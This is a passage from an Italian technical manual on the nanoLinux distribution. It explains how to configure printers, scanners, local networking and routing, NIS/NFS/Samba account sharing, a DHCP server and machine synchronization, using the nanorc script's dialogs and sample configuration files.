| local, just use "127.0.0.1" or |
| leave it blank:                |
| .----------------------------. |
| |127.0.0.1                   | |
| `----------------------------' |
|                                |
|--------------------------------|
|     <  OK  >     <Cancel>      |
`--------------------------------'
```

Se si fa riferimento a una stampante locale, viene richiesto di indicare il file di dispositivo a cui corrisponde la stampante:

```
.---Setup default printer device-----.
| Please, select one of the          |
| following printer devices:         |
| .--------------------------------. |
| |   /dev/lp0      /dev/lp0       | |
| |   /dev/usb/lp0  /dev/usb/lp0   | |
| `--------------------------------' |
|------------------------------------|
|       <  OK  >     <Cancel>        |
`------------------------------------'
```

Quando si installa nanoLinux nel disco fisso, se questo non viene aggiornato automaticamente,

tramite il protocollo DHCP, è necessario predisporre il file '`/etc/printcap`' con l'aiuto del comando '**`nanorc printer config`**', ritoccandolo eventualmente a mano in un momento successivo. Segue un esempio riferito alla stampa compatibile con un modello HP Laserjet generico, collegata alla prima porta parallela:

```
lp:\
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/etc/magicfilter/laserjet-filter:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :sh:
```

Con il comando '**`nanorc printer config`**' è possibile configurare una sola stampante; se si vogliono gestire più stampanti, o semplicemente più code differenti, occorre modificare il file '`/etc/printcap`' a mano. L'esempio seguente riporta il caso di due code di stampa: quella predefinita riguarda una stampante locale HP Laserjet, mentre la coda successiva ('**`lp2`**') è rivolta a una stampante remota (192.168.1.254), senza specificare il tipo di filtro:

```
lp:\
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/etc/magicfilter/laserjet-filter:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :sh:

lp2:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :mc#999:\
        :rp=lp:\
        :rm=192.168.1.254:\
        :sh:
```

Per approfondire l'argomento si può consultare la parte xxxv dedicata alla stampa.

783.11 Utilizzo dello scanner

nanoLinux prevede la presenza di SANE per la gestione dello scanner. Per gli scanner che vengono riconosciuti automaticamente non ci sono problemi di utilizzo, inoltre è prevista una configurazione predefinita di SANE, tale da concedere l'accesso attraverso la rete, purché si tratti di indirizzi privati o comunque locali.

Per accedere a uno scanner remoto, è necessario intervenire nel file di configurazione '`/etc/sane.d/net.conf`' di ogni nodo cliente; tuttavia, se si usa il DHCP, lo script che si occupa della configurazione dinamica aggiorna questo file inserendo tutti gli elaboratori che risultano fornire qualche servizio (anche se diverso), considerando che uno scanner di rete potrebbe essere collocato in uno di quelli.

In pratica, se si vuole usare il DHCP e si intende predisporre uno scanner di rete, conviene collocare questo presso lo stesso elaboratore che funge già da servente di stampa, oppure quello che offre il servizio NIS, oppure anche quello che si usa per accumulare il registro di sistema degli elaboratori appartenenti alla rete locale.

Capitolo 784

nanoLinux: la rete e gli instradamenti

Questo capitolo mostra alcune situazioni per cui nanoLinux è predisposto, per quanto riguarda il collegamento a una rete. Si osservi che nanoLinux è organizzato per funzionare correttamente in reti IPv4, anche senza la risoluzione dei nomi locali; pertanto, la lettura di questo capitolo e l'utilizzo relativo di nanoLinux presuppongono una conoscenza adeguata delle reti IPv4 (volume X).

784.1 Individuazione delle interfacce di rete

Le interfacce di rete Ethernet sono identificate da nomi del tipo '**eth0**', '**eth1**',... '**eth*n***', ma l'attribuzione del numero ***n*** non è controllabile. In pratica, può capitare che la prima e unica interfaccia di rete abbia il nome '**eth7**'. Quando si vogliono realizzare delle configurazioni abbastanza uniformi tra elaboratori che hanno una sola interfaccia di rete Ethernet, è improbabile che il nome attribuito all'interfaccia di rete sia lo stesso.

Con nanoLinux, quando si indica il nome di un'interfaccia Ethernet si può usare il nome effettivo ('**eth0**', '**eth1**', ecc...), oppure si può fare riferimento a una variabile. Sono previste tre variabili per questo scopo, da annotare esattamente così: '**$ETH0**', '**$ETH1**' e '**$ETH2**'. Questi nomi si riferiscono, rispettivamente, alla prima, alla seconda e alla terza interfaccia Ethernet, indipendentemente dal nome effettivo che gli viene attribuito automaticamente. Negli esempi dei capitoli, si intende utilizzare questa rappresentazione generica.

784.2 Connessione in una rete locale

L'utilizzo di nanoLinux in una rete locale, che può disporre eventualmente di un router, si configura normalmente attraverso i comandi consueti come '**ifconfig**' e '**route**', ma può essere definita una configurazione duratura (eventualmente salvandola in un disco se si utilizza nanoLinux da DVD).

La configurazione predefinita di nanoLinux prevede l'uso del protocollo DHCP, in modo da attribuire automaticamente l'indirizzo alla prima interfaccia di rete Ethernet e anche l'instradamento necessario a uscire dalla rete locale.

Figura 784.1. Utilizzo di nanoLinux in una rete locale tipica.

La figura mostra una situazione pratica: l'elaboratore in cui è in funzione nanoLinux deve utilizzare l'indirizzo IPv4 192.168.1.7 (in quanto si trova nella rete 192.168.1.0/255.255.255.0) e può accedere all'esterno della rete locale attraverso un router NAT raggiungibile all'indirizzo 192.168.1.254. Per configurare nanoLinux attraverso '**nanorc**' si procede nel modo seguente:

nanorc network config [*Invio*]

```
.Internal network interface name--.
| Please insert the real internal |
| network interface name:         |
| .-----------------------------. |
| |$ETH0                        | |
| `-----------------------------' |
|                                 |
|---------------------------------|
|      <  OK  >     <Cancel>      |
`---------------------------------'
```

$ETH0 OK

```
.Internal network interface address--.
| Please insert the internal network |
| interface IPv4 address:            |
| .--------------------------------. |
| |                                | |
| `--------------------------------' |
|------------------------------------|
|        <  OK  >     <Cancel>       |
`------------------------------------'
```

192.168.1.7 OK

Volendo dichiarare esplicitamente di voler utilizzare il protocollo DHCP, al posto dell'indirizzo IPv4 si deve inserire la parola chiave '**AUTO**'. In tal caso, le richieste successive non vengono fatte all'utente.

```
.-----Internal netmask-------.
| Please insert the internal |
| IPv4 network mask:         |
| .------------------------. |
| |255.255.255.0           | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

255.255.255.0 [OK]

```
.Internal network router address--.
| Please insert the internal       |
| network IPv4 router address:     |
| .------------------------------. |
| |                              | |
| `------------------------------' |
|----------------------------------|
|     <  OK  >   <Cancel>          |
`----------------------------------'
```

192.168.1.254 [OK]

Si osservi che se la rete locale dovesse essere sprovvista di un router (una rete locale isolata), è importante evitare di indicare come indirizzo del router lo stesso indirizzo dell'interfaccia di rete locale, perché la concomitanza degli indirizzi fa presumere alla procedura prevista per nanoLinux che il nodo locale sia precisamente un router nei confronti della rete locale.

784.3 Router per una rete locale

nanoLinux può essere usato anche per intervenire in qualità di router al servizio di una rete locale, per la connessione con una rete esterna. Si immagina una situazione simile a quella della figura successiva.

Figura 784.6. nanoLinux utilizzato come router.

Nella figura, il router si colloca tra due reti: 172.21.∗.∗ e 192.168.1.∗. Per la precisione, la rete 172.21.∗.∗ accede all'esterno attraverso la trasformazione degli indirizzi (NAT), perché si presume che gli instradamenti nella rete 192.168.1.∗ consentano di raggiungere l'esterno (Internet), ma non di accedere alla rete 172.21.∗.∗.

nanorc network config [*Invio*]

```
.Internal network interface name--.
| Please insert the real internal |
| network interface name:         |
| .-----------------------------. |
| |$ETH0                        | |
| `-----------------------------' |
|                                 |
|---------------------------------|
|     <  OK  >    <Cancel>        |
`---------------------------------'
```

$ETH0 [OK]

```
.Internal network interface address--.
| Please insert the internal network |
| interface IPv4 address:            |
| .--------------------------------. |
| |                                | |
| `--------------------------------' |
|------------------------------------|
|       <  OK  >    <Cancel>         |
`------------------------------------'
```

172.21.254.254 OK

```
.-----Internal netmask-------.
| Please insert the internal |
| IPv4 network mask:         |
| .------------------------. |
| |255.255.0.0             | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

255.255.0.0 OK

```
.Internal network router address--.
| Please insert the internal      |
| network IPv4 router address:    |
| .-----------------------------. |
| |                             | |
| `-----------------------------' |
|---------------------------------|
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

172.21.254.254 OK

Dal momento che l'indirizzo del router per la rete interna coincide con l'indirizzo dell'interfaccia, la procedura intende che si debba specificare anche il collegamento con l'esterno:

```
.External network interface name--.
| Please insert the real external |
| network interface name:         |
| .-----------------------------. |
| |$ETH1                        | |
| `-----------------------------' |
|                                 |
|---------------------------------|
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

Per funzionare correttamente, un router con le funzionalità che si richiedono qui deve avere due interfacce. Nel caso si trattasse di una sola interfaccia ci possono essere delle funzionalità che vengono a mancare, in ogni caso **si deve inserire sempre il nome reale dell'interfaccia, non un alias**.

$ETH1 OK

```
.External network interface address--.
| Please insert the external network |
| interface IPv4 address:            |
| .--------------------------------. |
| |                                | |
| `--------------------------------' |
|------------------------------------|
|       <  OK  >    <Cancel>         |
`------------------------------------'
```

192.168.1.253 [OK]

```
.-----External netmask-------.
| Please insert the external |
| IPv4 network mask:         |
| .------------------------. |
| |255.255.255.0           | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

255.255.255.0 [OK]

```
.External network router address--.
| Please insert the external      |
| network IPv4 router address:    |
| .-----------------------------. |
| |                             | |
| `-----------------------------' |
|---------------------------------|
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

192.168.1.254 [OK]

```
.----Transparent proxy------.
| Is this router a          |
| transparent proxy?        |
|---------------------------|
|     < Yes >   < No  >     |
`---------------------------'
```

Potrebbe essere conveniente sfruttare il proxy imponendo il suo utilizzo da parte della rete locale:

[YES]

Quando si intende utilizzare la funzione di proxy, occorre ricordare di controllare la configurazione di OOPS in modo da garantirgli una disponibilità adeguata di risorse. Vanno controllati e modificati i file '`/etc/oops/oops.cfg`' e '`/etc/oops/oops.cfg.nanoLinux`':

```
mem_max          128m
…
maxresident      5m
```

Il router che si ottiene si comporta anche come firewall, secondo una configurazione di massima che dovrebbe impedire alcuni tipi di accesso dall'esterno. Tuttavia, se esistono effetti-

vamente dei problemi di sicurezza, la configurazione del firewall deve essere valutata personalmente da chi si incarica di realizzare una rete locale del genere; eventualmente è possibile modificare lo script '/etc/init.d/rc.network'. Le istruzioni che riguardano la configurazione in qualità di router iniziano a partire dalla porzione di codice evidenziata dal confronto tra l'indirizzo locale e l'indirizzo del router interno:

```
…
    elif    [ "$INTERNAL_IPV4" = "$INTERNAL_ROUTER" ]
    then
        ##
        ## This is the router for the local network.
        ##
…
```

L'esempio mostrato fa riferimento a indirizzi IPv4 privati sia dal lato interno, sia dal lato esterno del router. Con questo esempio si vuole individuare una situazione che potrebbe essere abbastanza comune: una rete locale gestita attraverso un router la cui configurazione non può essere cambiata, senza la disponibilità di indirizzi privati a sufficienza per le esigenze di tutte le reti. Con la soluzione proposta dall'esempio, si va a utilizzare un solo indirizzo nell'ambito della rete precedente, aggiungendo un altro router per un'altra rete locale che comunque sarebbe irraggiungibile nell'ambito di quella preesistente (per mancanza di instradamenti), pertanto si rende necessario il NAT nel nuovo router inserito.

784.4 Router per una rete locale, attraverso un proxy

Se non esiste altra possibilità di accedere alla rete esterna se non attraverso un proxy HTTP, è possibile tentare di organizzare la configurazione del router nanoLinux in modo che il proprio proxy faccia riferimento a quello disponibile. Questo è comunque condizionato alla disponibilità di un servizio di risoluzione dei nomi di dominio (DNS) accessibile. Si immagina una situazione simile a quella della figura successiva.

Figura 784.17. nanoLinux utilizzato come router che deve avvalersi di un proxy.

Come già visto in un esempio di un'altra sezione, nella figura, il router si colloca tra due reti: 172.21.*.* e 192.168.1.*.

```
# nanorc network config [Invio]
```

```
.Internal network interface name--.
| Please insert the real internal |
| network interface name:         |
| .-----------------------------. |
| |$ETH0                        | |
| `-----------------------------' |
|                                 |
|---------------------------------|
|      <  OK  >    <Cancel>       |
`---------------------------------'
```

$ETH0 [OK]

```
.Internal network interface address--.
| Please insert the internal network |
| interface IPv4 address:            |
| .--------------------------------. |
| |                                | |
| `--------------------------------' |
|------------------------------------|
|       <  OK  >     <Cancel>        |
`------------------------------------'
```

172.21.254.254 OK

```
.-----Internal netmask-------.
| Please insert the internal |
| IPv4 network mask:         |
| .------------------------. |
| |255.255.0.0             | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

255.255.0.0 OK

```
.Internal network router address--.
| Please insert the internal      |
| network IPv4 router address:    |
| .-----------------------------. |
| |                             | |
| `-----------------------------' |
|---------------------------------|
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

172.21.254.254 OK

Dal momento che l'indirizzo del router per la rete interna coincide con l'indirizzo dell'interfaccia, la procedura intende che si debba specificare anche il collegamento con l'esterno:

```
.External network interface name--.
| Please insert the real external |
| network interface name:         |
| .-----------------------------. |
| |$ETH1                        | |
| `-----------------------------' |
|                                 |
|---------------------------------|
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

Per funzionare correttamente, un router con le funzionalità che si richiedono qui deve avere due interfacce. Nel caso si trattasse di una sola interfaccia ci possono essere delle funzionalità che vengono a mancare, in ogni caso **si deve inserire sempre il nome reale dell'interfaccia, non un alias**.

$ETH1 OK

```
.External network interface address--.
| Please insert the external network |
| interface IPv4 address:            |
| .--------------------------------. |
| |                                | |
| `--------------------------------' |
|------------------------------------|
|       <  OK  >    <Cancel>         |
`------------------------------------'
```

192.168.1.253 OK

```
.-----External netmask-------.
| Please insert the external |
| IPv4 network mask:         |
| .------------------------. |
| |255.255.255.0           | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

255.255.255.0 OK

```
.External network router address--.
| Please insert the external      |
| network IPv4 router address:    |
| .-----------------------------. |
| |                             | |
| `-----------------------------' |
|---------------------------------|
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

In questo caso, non c'è alcun router esterno da poter raggiungere, pertanto si lascia il campo vuoto:

OK

```
.----Transparent proxy------.
| Is this router a          |
| transparent proxy?        |
|---------------------------|
|     < Yes >   < No  >     |
`---------------------------'
```

In questo caso, è necessario attivare la funzione di proxy imponendo il suo utilizzo da parte della rete locale:

YES

A questo punto, però, occorre fare delle modifiche manuali. Oltre a espandere la disponibilità di memoria di OOPS, è necessario che questo sia in grado di rinviare le richieste al proxy esterno. Si deve intervenire nei file '`/etc/oops/oops.cfg`' e '`/etc/oops/oops.cfg.nanoLinux`' dell'elaboratore che offre questo servizio per la rete locale, aggiungendo le direttive seguenti:

```
peer    192.168.1.254   8080 0 {
        # my_auth       my_login:my_password;
        parent ;
        allow   dstdomain * ;
}
```

Per maggiori dettagli sulla configurazione di questa funzionalità di OOPS conviene consultare la sua documentazione originale.

La seconda modifica da apportare riguarda il servizio DNS: non potendo contare su un accesso alla rete esterna, il servente DNS di nanoLinux non serve a nulla ed è necessario modificare il file '`/etc/resolv.conf`' di tutti gli elaboratori della rete locale:

```
nameserver 192.168.1.1
```

Questa situazione potrebbe essere complicata ulteriormente se per l'accesso al proxy esterno o al servente DNS è necessario utilizzare un router. In tal caso si comprende che è sufficiente specificare l'indirizzo di tale router esterno, senza lasciare il campo in bianco come è stato fatto negli esempi mostrati in questa sezione.

784.5 Indirizzi di rete da evitare assolutamente

Onde evitare inutili perdite di tempo, è bene rammentare che nelle reti con indirizzi privati è necessario evitare alcuni indirizzi di rete, che apparentemente sono innocui. La tabella seguente riepiloga le situazioni più comuni, tenendo conto delle maschere di rete predefinite.

Indirizzo	Maschera	Motivazione
172.16.0.0	255.255.0.0	L'indirizzo di rete della sottorete è identico all'indirizzo della rete complessiva.
172.31.0.0	255.255.0.0	L'indirizzo broadcast della sottorete è identico all'indirizzo broadcast della rete complessiva.
192.168.0.0	255.255.255.0	L'indirizzo di rete della sottorete è identico all'indirizzo della rete complessiva.
192.168.255.0	255.255.255.0	L'indirizzo broadcast della sottorete è identico all'indirizzo broadcast della rete complessiva.

Capitolo 785

nanoLinux: utenze condivise e configurazione automatica

Quando si installa nanoLinux può essere conveniente predisporre un servizio di condivisione delle utenze e delle directory personali, assieme a un meccanismo di configurazione automatica, utile in particolare per gli elaboratori avviati con un DVD o comunque con un file system in sola lettura.

Tabella 773.10. Script '**nanorc**': configurazione del servizio DHCP.

Comando	Descrizione
`nanorc dhcp-server config` `nanorc dhcp-server unconf`	Attiva o disattiva il funzionamento in qualità di servente DHCP.
`nanorc dhcp-server edit`	Modifica la configurazione del servente DHCP, intervenendo nel file di configurazione in modo libero.

785.1 Condivisione delle utenze attraverso NIS, NFS e Samba

Attraverso i protocolli NIS e NFS, nanoLinux può consentire la condivisione delle utenze e delle directory personali in una rete locale; inoltre, attraverso Samba, le directory personali degli utenti sono accessibili anche attraverso sistemi MS-Windows.

Si osservi che la procedura prevista per nanoLinux richiede che sia il NIS, sia le directory personali da condividere con il protocollo NFS e attraverso Samba, si trovino nello stesso elaboratore; inoltre è indispensabile che le directory personali si articolino a partire da '`/home/`'.

La procedura predisposta da nanoLinux prevede la pubblicazione del contenuto dei file '`/etc/passwd`', '`/etc/shadow`' e '`/etc/group`', ignorando ogni altro file che il NIS potrebbe fornire.

Figura 785.1. NIS, NFS e Samba offerti da un elaboratore in cui è installato nanoLinux.

nanoLinux
NIS, NFS e Samba
$ETH0 172.21.254.254
172.21.0.0/255.255.0.0
up link 1 2 3 4 5 6 7 8

Per attivare il NIS in modo da offrire alla rete locale la condivisione dei file '`/etc/passwd`', '`/etc/shadow`' e '`/etc/group`', si procede come segue:

`#` **`nanorc nis-server config`** [*Invio*]

```
.--------NIS domain----------.
| Please insert the NIS      |
| domain:                    |
| .------------------------. |
| |                        | |
| `------------------------' |
|----------------------------|
|    <  OK   >   <Cancel>    |
`----------------------------'
```

Il dominio NIS viene deciso liberamente, in questo caso scegliendo il nome '**`nis.domain`**':

`nis.domain` [OK]

```
.--------NIS server----------.
| Please insert the NIS      |
| server IPv4 address:       |
| .------------------------. |
| |172.21.254.254          | |
| `------------------------' |
|----------------------------|
|    <  OK   >   <Cancel>    |
`----------------------------'
```

Si presume che la rete interna sia già stata configurata, pertanto l'indirizzo viene proposto in modo automatico:

`172.21.254.254` [OK]

Naturalmente, la condivisione delle informazioni contenute nei file delle utenze non è sufficiente: occorre condividere anche le directory personali degli utenti. Se la configurazione

di nanoLinux non è stata modificata, la directory '/home/' risulta accessibile a qualunque nodo di rete con indirizzi IPv4 privati.

Prima di questo capitolo è spiegato in che modo configurare un nodo cliente per servirsi di un servizio NIS e NFS. In quel caso, è possibile distinguere i due serventi, mentre se si offre il servizio con nanoLinux, la procedura richiede che entrambi i servizi risiedano assieme nello stesso elaboratore (presso lo stesso indirizzo IPv4).

Si osservi che per motivi pratici, lo script '/etc/profile' di nanoLinux, se riesce a determinare dalla configurazione che il proprio elaboratore dovrebbe ricoprire il ruolo di servente NIS, rifiuta l'accesso degli utenti comuni.

Il file di configurazione '/etc/default/nis' viene modificato automaticamente dallo script '**nanorc**'; tuttavia, se si vuole evitare che il servente NIS metta in funzione il demone '**ypbind**' (che procura una serie di inconvenienti), è bene aggiungere la riga seguente in quel file:

```
NISCLIENT=false
```

Se questa riga è presente, viene gestita correttamente da '**nanorc**', anche quando si configura il funzionamento come cliente NIS.

785.2 Gestione delle utenze

Quando si attiva un servente NIS-NFS, è necessario gestire le utenze esclusivamente nell'elaboratore che offre questo servizio. In generale, una volta installato nanoLinux secondo la modalità normale, si potrebbero utilizzare gli strumenti consueti per tale gestione, ma è meglio avvalersi in ogni caso dello script '**nanorc**':

```
nanorc user add|del|passwd
```

La sintassi dovrebbe essere già comprensibile così: '**add**' aggiunge un utente; '**del**' lo elimina, assieme alla sua directory personale; '**passwd**' consente di cambiargli la parola d'ordine per accedere.

Per motivi pratici, la directory personale dell'utente che viene creato contiene nel percorso un'informazione aggiuntiva che, in caso non sia specificata e non siano presenti altri esempi del genere, è costituita dall'anno di creazione, per individuare in modo molto semplice le utenze più vecchie, senza bisogno di interrogare il file '/etc/shadow'. Per esempio, se nell'anno 2007 si crea l'utenza '**pippo**' e si segue ciò che viene proposto, si ottiene la directory personale '/home/2007/pippo/'.

L'utilizzo del comando '**nanorc user add**' ha anche il vantaggio di facilitare l'inserimento di più utenze, dal momento che alla fine di ogni inserimento ne viene proposto subito un altro (che comunque può essere annullato); inoltre, al termine degli inserimenti viene riallineato il NIS.

785.3 Samba

La configurazione di Samba non viene gestita tramite '**nanorc**', ma rimane da sistemare a mano. Il file predefinito ha l'aspetto seguente:

```
[global]
    server string = default nanoLinux configuration
    workgroup = NANOLINUX
    netbios name = nanolinux
    local master = no
    domain master = no
    security = user
    hostname lookups = no
    hosts allow = 127.0.0.0/8 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16
    dns proxy = no
    log file = /var/log/samba/log.%m
    max log size = 1000
    log level = 3
    encrypt passwords = yes
    smb passwd file = /etc/samba/smbpasswd
    passdb backend = smbpasswd:/etc/samba/smbpasswd
    invalid users = root admin admin0 admin1 admin2 admin3 admin4 ↩
↪admin5 admin6 admin6 admin7 admin8 admin9 nobody daemon bin sys ↩
↪sync games man lp mail news uucp proxy dip postgres www-data ↩
↪backup msql operator list irc gnats ftp sshd clamav bind saned ↩
↪dansguardian partimag wims fetchmail messagebus Debian-console-log
    socket options = TCP_NODELAY

[homes]
    comment = home directories
    browseable = no
    writable = yes
    create mask = 0700
    directory mask = 0700
```

Nel file fornito effettivamente appaiono anche delle direttive commentate, allo scopo di avere un'idea delle voci che si potrebbero aggiungere. Le prime direttive evidenziate sono quelle che vanno modificate quasi sicuramente. In ogni caso, se si installa nanoLinux su più di un elaboratore è bene che le prime direttive siano differenti; inoltre, se l'installazione prevede la concentrazione delle utenze e delle directory personali, è bene che Samba sia in funzione solo in quello che gestisce effettivamente le utenze.

Per accedere alle directory personali, attraverso un sistema MS-Windows, gli utenti devono seguire una procedura che varia in funzione della versione di tale sistema operativo. Quello che si vede negli schemi successivi è una semplificazione che dovrebbe consentire di comprendere il procedimento, adattandolo poi alla realtà del proprio sistema.

Figura 785.6. Aggiunta di una risorsa di rete.

Figura 785.7. Indicazione del percorso della risorsa. Si suppone che l'elaboratore in cui è in funzione nanoLinux con il servizio Samba per la condivisione delle directory personali sia raggiungibile all'indirizzo IPv4 192.168.1.253. Inoltre, l'utente ipotetico è denominato «rossimario».

Figura 785.8. La risorsa risulta disponibile ed è possibile accedervi come se fosse un'unità a disco. Una volta collegata la risorsa, si suppone di voler salvare al suo interno un file con il nome '`miofile`'.

È molto probabile che il sistema MS-Windows chieda di memorizzare la parola d'ordine inserita: è evidente che ciò non va fatto, altrimenti un estraneo potrebbe accedere conoscendo semplicemente il nominativo-utente. Inoltre, al termine dell'utilizzo della risorsa, è necessario procedere al suo distacco, come si farebbe con un'unità rimovibile, altrimenti i dati rimarrebbero accessibili.

785.3.1 Le utenze di Samba

Samba utilizza il file '`/etc/samba/smbpasswd`' per tenere traccia degli utenti. Questo file è incompatibile con '`/etc/passwd`' e per mantenere le utenze Unix allineate con quelle del protocollo SMB è necessario utilizzare i comandi di '**`nanorc`**':

```
nanorc user add|del|passwd
```

785.4 Servente DHCP

In condizioni normali, prima di inserire una propria configurazione per l'utilizzo della rete, nanoLinux utilizza il protocollo DHCP per tentare di configurarsi in modo automatico. Tale configurazione automatica, se le informazioni sono disponibili, si spinge anche all'uso del NIS, della condivisione delle directory personali, della stampa condivisa in rete, della gestione di un registro complessivo.

In generale, l'uso predefinito del protocollo DHCP serve soprattutto per facilitare il funzionamento di nanoLinux da unità in sola lettura, quando è già disponibile tale servizio e non si deve fare un lavoro specifico. Quando invece si vuole usare il DHCP anche per la condivisione delle utenze e gli altri servizi, diventa indispensabile attivare il proprio servente DHCP.

nanoLinux è pensato in modo particolare per il contesto di una rete usata a scuola, dove è molto facile entrare in conflitto con altri servizi DHCP, probabilmente di altri sistemi operativi. Il servente DHCP di nanoLinux può essere attivato in un elaboratore che funge da router, ma in tal caso è indispensabile che l'elaboratore che svolge il lavoro sia provvisto di **due interfacce di rete**, una rivolta alla rete locale da servire e una rivolta all'esterno, o al resto della rete del complesso, per evitare queste interferenze. Pertanto, se non è possibile isolare la propria rete attraverso un router composto da due interfacce, è meglio evitare l'uso del DHCP.

Figura 785.9. La situazione prevista, con esempi di indirizzi, per l'utilizzo di un servente DHCP con nanoLinux.

In base all'esempio mostrato nella figura, si può procedere alla configurazione del servente DHCP nel modo seguente:

nanorc dhcp-server config [*Invio*]

```
.----------------------------DHCP range------------------------------.
| Current "/etc/dhcp3/dhcpd.conf" file might be set as it follows:   |
|                                                                    |
| ddns-update-style none;                                            |
| subnet 172.21.0.0 netmask 255.255.0.0 {                            |
| #  range 172.21.254.100 172.21.254.199;                            |
|   option broadcast-address 172.21.255.255;                         |
|   option routers 172.21.254.254;                                   |
|   option domain-name-servers 172.21.254.254;                       |
|   option time-servers 172.21.254.254;                              |
|   option ntp-servers 172.21.254.254;                               |
|   option root-path "172.21.254.254:/";                             |
|   option nis-domain "nis.nano";                                    |
|   option nis-servers 172.21.254.254;                               |
|   option lpr-servers 172.21.254.254;                               |
|   option log-servers 172.21.254.254;                               |
| }                                                                  |
|                                                                    |
| Please insert or confirm the DHCP address range:                   |
| .----------------------------------------------------------------. |
| |172.21.254.100 172.21.254.199                                   | |
|-`----------------------------------------------------------------'-|
|                    <  OK  >          <Cancel>                      |
`--------------------------------------------------------------------'
```

Dal momento che è stato stabilito di usare un intervallo di indirizzi differente per il DHCP, il valore viene cambiato:

[*Canc*] [*Canc*]...

172.21.1.100 172.21.1.199 OK

Successivamente viene chiesto se si vuole definire qualche abbinamento fisso tra indirizzi Ethernet e indirizzi IPv4. Come si intuisce dall'esempio che viene mostrato, gli indirizzi IPv4 che si associano sono diversi dal pacchetto attribuito in modo dinamico:

```
172.21.1.1  00:0B:6A:64:8C:F7
172.21.1.2  00:0B:6A:64:8C:F8
172.21.1.3  00:0B:6A:64:9C:A3
```

Per l'inserimento di questi indirizzi si usa un programma per la modifica di file di testo e le variazioni vanno salvate lasciando il nome predefinito del file temporaneo utilizzato. Al termine viene mostrato un sunto della configurazione attuale, da confermare:

```
.--------------DHCP server configuration----------------.
| Is the following configuration correct?               |
|                                                       |
| ddns-update-style none;                               |
| option option-128 code 128 = string;                  |
| option option-129 code 129 = text;                    |
| next-server 172.21.254.254;                           |
| subnet 172.21.0.0 netmask 255.255.0.0 {               |
|   range 172.21.1.100 172.21.1.199;                    |
|   option broadcast-address 172.21.255.255;            |
|   option routers 172.21.254.254;                      |
|   option domain-name-servers 172.21.254.254;          |
|   option time-servers pool.ntp.org;                   |
|   option ntp-servers pool.ntp.org;                    |
|   option root-path "172.21.254.254:/opt/nanoLinux";   |
|   option nis-domain "nis.domain";                     |
|   option nis-servers 172.21.254.254;                  |
|   option lpr-servers 172.21.254.254;                  |
|   option log-servers 172.21.254.254;                  |
|   use-host-decl-names      on;                        |
|   filename "/pxelinux/pxelinux.0";                    |
| }                                                     |
|-------------------------------------------------------|
|              <  Yes  >        <  No  >                |
`-------------------------------------------------------'
```

Se la configurazione proposta è quella che si desidera, si può confermare:

[Yes]

Altrimenti si annulla, salvando ugualmente al configurazione, ma senza attivare immediatamente il servizio:

[No]

Se la configurazione ottenuta non è quella desiderata (per esempio il dominio NIS non è quello voluto oppure alcuni servizi sono riferiti a indirizzi errati), conviene modificarla attraverso il comando seguente:

`# nanorc dhcp-server edit` [*Invio*]

Con questo si passa alla modifica diretta del file '`/etc/dhcp3/dhcpd.conf`'. Quando si salva, si riavvia il servizio DHCP. In base all'esempio, la configurazione ottenuta sarebbe quella seguente:

```
ddns-update-style none;
option option-128 code 128 = string;
option option-129 code 129 = text;
next-server 172.21.254.254;

subnet 172.21.0.0 netmask 255.255.0.0 {
  range 172.21.1.100 172.21.1.199;
  option broadcast-address 172.21.255.255;
  option routers 172.21.254.254;
  option domain-name-servers 172.21.254.254;
  option time-servers pool.ntp.org;
  option ntp-servers pool.ntp.org;
  option root-path "172.21.254.254:/opt/nanoLinux";
```

```
    option nis-domain "nis.domain";
    option nis-servers 172.21.254.254;
    option lpr-servers 172.21.254.254;
    option log-servers 172.21.254.254;
    use-host-decl-names      on;
    filename "/pxelinux/pxelinux.0";
    host 172.21.1.1 { hardware ethernet 00:0B:6A:64:8C:F7; fixed-address 172.21.1.1; }
    host 172.21.1.2 { hardware ethernet 00:0B:6A:64:8C:F8; fixed-address 172.21.1.2; }
    host 172.21.1.3 { hardware ethernet 00:0B:6A:64:9C:A3; fixed-address 172.21.1.3; }
  }
```

Capitolo 786

nanoLinux: sincronizzazione

nanoLinux è organizzato, in modo particolare, per essere installato in una serie di elaboratori di una rete locale, dove tutti i nodi sono uguali, accentrando nel router tutte le funzionalità necessarie, compreso il NIS e la condivisione delle directory personali. Se si accettano le convenzioni previste, è possibile gestire dal nodo utilizzato come router la sincronizzazione di tutti gli altri. Ciò consente di avere copie identiche ed eventualmente le copie di sicurezza dei dati personali, allo scopo di ridurre il tempo necessario a ripristinare un elaboratore che si guasta.

L'organizzazione di un sistema di sincronizzazione degli elaboratori sconsiglia l'uso del servizio DHCP per la configurazione dinamica degli elaboratori. In altri termini, **il servizio DHCP può essere usato**, ma **per configurare automaticamente solo degli elaboratori esclusi dal sistema di sincronizzazione**.

Tabella 773.12. Script '`nanorc`': configurazione e gestione di un insieme di elaboratori simili tra di loro.

Comando	Descrizione

`nanorc mirror edit_os`
`nanorc mirror edit_home`
`nanorc mirror edit_shutdown`
	Modifica l'elenco degli elaboratori del gruppo rispettivo di controllo: «os», «home» e «shutdown».

`nanorc mirror shutdown` `nanorc mirror reboot`	Spegne o riavvia gli elaboratori selezionati dal gruppo «shutdown».
